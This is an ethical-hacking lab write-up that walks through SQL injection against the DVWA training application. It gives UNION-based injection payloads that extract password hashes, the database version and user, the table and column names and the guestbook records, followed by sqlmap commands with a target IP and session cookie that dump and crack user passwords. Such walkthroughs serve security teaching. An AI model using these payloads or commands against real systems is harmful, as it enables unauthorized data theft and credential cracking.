**What is ethical hacking?**

Ethical hacking is an act of finding the vulnerabilities and weaknesses of software or a system. This is done by an ethical hacker called a “whitehat”—a security professional who applies his/her hacking skills for defensive purposes on behalf of the owner of the software or system.

**Why is it important to follow the ethical hacking process in security testing?**


Following a process describes how things need to be done and provides the focus on making the system better. Following the process also determines how successful the outcomes will be. Focusing on the process can let an ethical hacker design his/her way to protect the system. Ethical hacking must be methodical and follow a process because of the sensitivity of testing and revealing vulnerabilities in a system. Without guidelines and a monitored process, system vulnerabilities can be missed, erroneously reported or misused. The process also protects not only the quality, security and privacy of the system but also the reputation, legal exposure and ethics of the hacker/tester.

**Injection**

**Find out the first name and last name of all users in the database**

**Steps**


1. Determine the possible query based on what the output data is when using valid userid.




1. Query returns three columns id, first name and surname base on the userid. The possible query we are exploiting might look like so:

**SELECT userid, firstname, surname FROM users WHERE userid = input**

1. Try: **1 OR 1=1**, the output return the string query that we attempted. We can infer that the query might just be concatenating the input into a query.



1. Try: **1’ OR ‘1’=’1**, since it is a string query we should use single quotes when using injection. The query will always return true for each user hence returning all users in the table



**Extract hashcode of all passwords in the system**

**Steps**

1. Since the user id query only returns the id, first name, and surname we have to think of a way to somehow include passwords hashed in the output of it.
2. The query we thought about doing this is to use **UNION**, using union we think that we can display the password hash together with the other outputs
3. The first thing we need to do though is to determine the number of columns in the user id query
4. Try: **1' OR '1'='1' UNION SELECT null #**. The # symbol is used to comment out the rest of the code. We get the error message below




1. Try: **1' OR '1'='1' UNION SELECT null, null #**. The query is a success and all users are returned. Try adding another column and you will see that it returns a similar error to the above. **1' OR '1'='1' UNION SELECT null, null, null #**

This means that query before union only selects two columns hence our union is restricted to only 2 columns as well.



1. Try: **1' OR '1'='0' UNION SELECT first\_name, password from users #. ‘1’=’0’** will only show the results of the union select, instead of using **‘1’=’1’** which will also show the result of the first select query, giving as a ton of output data but really only half is what we are looking for.



1. We got the hashed password for each user. To get the plain text password you can use the hashed code and will have to decode them through brute force dictionary attack.

**Extracting database version**


1. With the use of the same technique, we use in extracting the hash password, **UNION** we can try to extract the version of the database.
2. We know that in the union query we have to match the number of columns in the first query, we already establish this to be 2 columns.
3. We know that to get the MySql version the command is VERSION()
4. Try: **1' OR '1'='0' UNION SELECT version() #.** We get an error because the column needs to be 2 as well. Since we only want the version, in the next column we can just put **NULL**
5. Try: **1' OR '1'='0' UNION SELECT version(), null #**



1. The DB version is 5.0.51a-3ubuntu5

**Extracting database name**

1. We can use a similar query for this we simply need to change the command version() to **database()**
2. Try: **1' OR '1'='0' UNION SELECT database(), null #**.



1. The database name is dvwa

**Extracting database user**


1. Similarly, we can extract the current user of the DB
2. Try: **1' OR '1'='0' UNION SELECT user(), null #**



1. The current user is **root@localhost,** we can infer that this user is the database user that executed the query in the server.

**Extract all tables in the database**


1. Still using the same **union** technique, we can use this to learn more about the database schema, other tables that are in the database. We normally do this like so **SHOW TABLES**.
2. But we can also use sql query to get the information normally we do it like this **select \* from information\_schema.tables**
3. Try: **1' OR '1'='0' UNION SELECT null, table\_name, table\_type from information\_schema.tables #,** this would give a long list of information.
4. We can refine the results such that we only see tables that we are interested in.
5. Try: **1' OR '1'='0' UNION SELECT null, table\_name from information\_schema.tables WHERE table\_name LIKE 'users%' #.** The query finds any table name that starts with users



1. Using this query technique we find useful information regarding what tables are in the database

**Extract column fields from ‘users’ table**


1. We know that there is a table named ‘users’ from the previous query. Now we want to extract the column names in the table using the schema tables
2. We do this by specifying column\_name instead of table\_name when querying the schema, and also use information\_schema.columns instead of .tables
3. Try: **1' OR '1'='0' UNION SELECT null, column\_name from information\_schema.columns WHERE table\_name ='users' #.**



1. column names: user\_id, first\_name, last\_name, password, avatar
2. Now we don’t need to guess what column names are in the table. We got lucky with our guess of first\_name and password in the extract password hashed query.
3. Now that we know this technique, it is always advisable to attempt to do this first before playing around with the column names as it saves you a lot of time and frustration.

**Extracting column fields from guestbook table**


1. similar query to the above we can but change table\_name to guestbook
2. Try**: 1' OR '1'='0' UNION SELECT null, column\_name from information\_schema.columns WHERE table\_name ='guestbook' #**

****

1. Column names: comment\_id, comment, name

**Extracting guestbook records**


1. Similar to how we extracted password hashed we use **UNION**
2. Try**: 1' OR '1'='0' UNION SELECT name, comment from guestbook WHERE 1=1 #**



1. We see that we only have one comment on the table. Commenter name is **test** and commented **this is a test comment**

**Using sqlmap to extract information from database in Kali Linux**

1. First step is to gather the information that we will be needing when attacking using sql map. We should identify the url target, and get the sessionid or cookie id
2. We find this by doing looking through the response body of the request.
3. Open the browsers advance tab with F12 and navigate to the network tab.
4. Type ‘2’ in user ID field and hit submit.



1. Click on the file with the name ?id=xxx, navigate to **headers tab** and scroll down to **Request headers**, this section will contain what we need **referer**, **cookie.** Write them down.









1. Now we want to scan the site using the url and cookie id we found to **look for the available databases**

*sqlmap -u "http://35.239.244.61/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=086c7a71bbbc7876d0d7c5431d5fff31; security=low" --dbs*

* -u, target URL
* --cookie http cookie header
* --dbs, list datatbases in the systems database







1. Now we want to **extract tables and content from ‘dvwa’ table**. Steps here can be use to extract information from other tables as well.
2. Still using the sqlmap command we use to get the list of tables. We just need to modify it so that we select the table **dvwa** and specify that we want the tables contained within

*sqlmap -u "http://35.239.244.61/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=086c7a71bbbc7876d0d7c5431d5fff31; security=low" -D dvwa* --tables

* -D, specify database
* --tables, list database tables






1. Extract **column names from users table**

*sqlmap -u "http://35.239.244.61/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=086c7a71bbbc7876d0d7c5431d5fff31; security=low" -D dvwa* -T users --columns


* -T, specify the db table
* --columns, list the columns of the table



1. Extract **users and passwords from users table**

*sqlmap -u "http://35.239.244.61/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=086c7a71bbbc7876d0d7c5431d5fff31; security=low" -D dvwa* -T users -C user,user\_id,first\_name,last\_name,password, --dump

* -C, list specified columns



1. Running the above command in sqlmap will also crack the hashed password using a dictionary-base cracking. Neat! Watching it cracked the password is so satisfying too!! :)